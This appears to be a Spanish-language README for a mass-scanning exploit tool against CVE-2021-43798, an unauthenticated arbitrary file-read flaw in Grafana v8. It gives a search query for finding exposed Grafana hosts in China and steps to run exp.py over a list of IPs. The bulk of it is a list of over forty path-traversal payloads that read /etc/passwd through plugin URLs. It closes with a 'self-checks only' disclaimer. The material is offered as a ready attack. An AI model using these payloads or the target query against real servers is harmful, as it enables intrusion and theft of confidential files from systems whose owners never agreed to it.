 asaotomo/cve-2021-43798-grafana-exp
Herramienta de detección masiva de vulnerabilidades de lectura arbitraria de archivos en versiones de Grafana v8.*: Esta vulnerabilidad es actualmente un 0day, que permite a atacantes no autenticados obtener archivos confidenciales del servidor explotándola.

Grafana es un conjunto de herramientas de análisis y visualización de métricas de código abierto. A menudo se utiliza para la visualización de datos de series temporales y análisis de aplicaciones en infraestructura, y también se usa ampliamente en otros campos, incluidos sensores industriales, domótica, meteorología y control de procesos, entre otros. Su versión 8.* tiene una vulnerabilidad de lectura arbitraria de archivos. Actualmente es una vulnerabilidad de día cero. Los atacantes no autenticados pueden explotar esta vulnerabilidad para obtener archivos confidenciales del servidor.
app="Grafana" && country="CN" && body="v8."
1. Coloque las direcciones IP a verificar en el archivo ip.txt
2. Ejecute python3 exp.py
/public/plugins/alertlist/../../../../../../../../etc/passwd

/public/plugins/annolist/../../../../../../../../etc/passwd
/public/plugins/barchart/../../../../../../../../etc/passwd
/public/plugins/cloudwatch/../../../../../../../../etc/passwd
/public/plugins/dashlist/../../../../../../../../etc/passwd
/public/plugins/elasticsearch/../../../../../../../../etc/passwd
/public/plugins/graph/../../../../../../../../etc/passwd
/public/plugins/graphite/../../../../../../../../etc/passwd
/public/plugins/heatmap/../../../../../../../../etc/passwd
/public/plugins/influxdb/../../../../../../../../etc/passwd
/public/plugins/mysql/../../../../../../../../etc/passwd
/public/plugins/opentsdb/../../../../../../../../etc/passwd
/public/plugins/pluginlist/../../../../../../../../etc/passwd
/public/plugins/postgres/../../../../../../../../etc/passwd
/public/plugins/prometheus/../../../../../../../../etc/passwd
/public/plugins/stackdriver/../../../../../../../../etc/passwd
/public/plugins/table/../../../../../../../../etc/passwd
/public/plugins/text/../../../../../../../../etc/passwd
/public/plugins/grafana-azure-monitor-datasource/../../../../../../../../etc/passwd
/public/plugins/bargauge/../../../../../../../../etc/passwd
/public/plugins/gauge/../../../../../../../../etc/passwd
/public/plugins/geomap/../../../../../../../../etc/passwd
/public/plugins/gettingstarted/../../../../../../../../etc/passwd
/public/plugins/histogram/../../../../../../../../etc/passwd
/public/plugins/jaeger/../../../../../../../../etc/passwd
/public/plugins/logs/../../../../../../../../etc/passwd
/public/plugins/loki/../../../../../../../../etc/passwd
/public/plugins/mssql/../../../../../../../../etc/passwd

/public/plugins/news/../../../../../../../../etc/passwd
/public/plugins/nodeGraph/../../../../../../../../etc/passwd
/public/plugins/piechart/../../../../../../../../etc/passwd
/public/plugins/stat/../../../../../../../../etc/passwd
/public/plugins/state-timeline/../../../../../../../../etc/passwd
/public/plugins/status-history/../../../../../../../../etc/passwd
/public/plugins/table-old/../../../../../../../../etc/passwd
/public/plugins/tempo/../../../../../../../../etc/passwd
/public/plugins/testdata/../../../../../../../../etc/passwd
/public/plugins/timeseries/../../../../../../../../etc/passwd
/public/plugins/welcome/../../../../../../../../etc/passwd
/public/plugins/zipkin/../../../../../../../../etc/passwd
Esta herramienta se proporciona únicamente para que los profesionales de seguridad realicen autoverificaciones. El abuso por parte de los usuarios y todas las consecuencias resultantes no son responsabilidad del autor. Los usuarios deben cumplir estrictamente con las leyes locales. Este programa no debe utilizarse con fines comerciales, solo para estudio e intercambio.







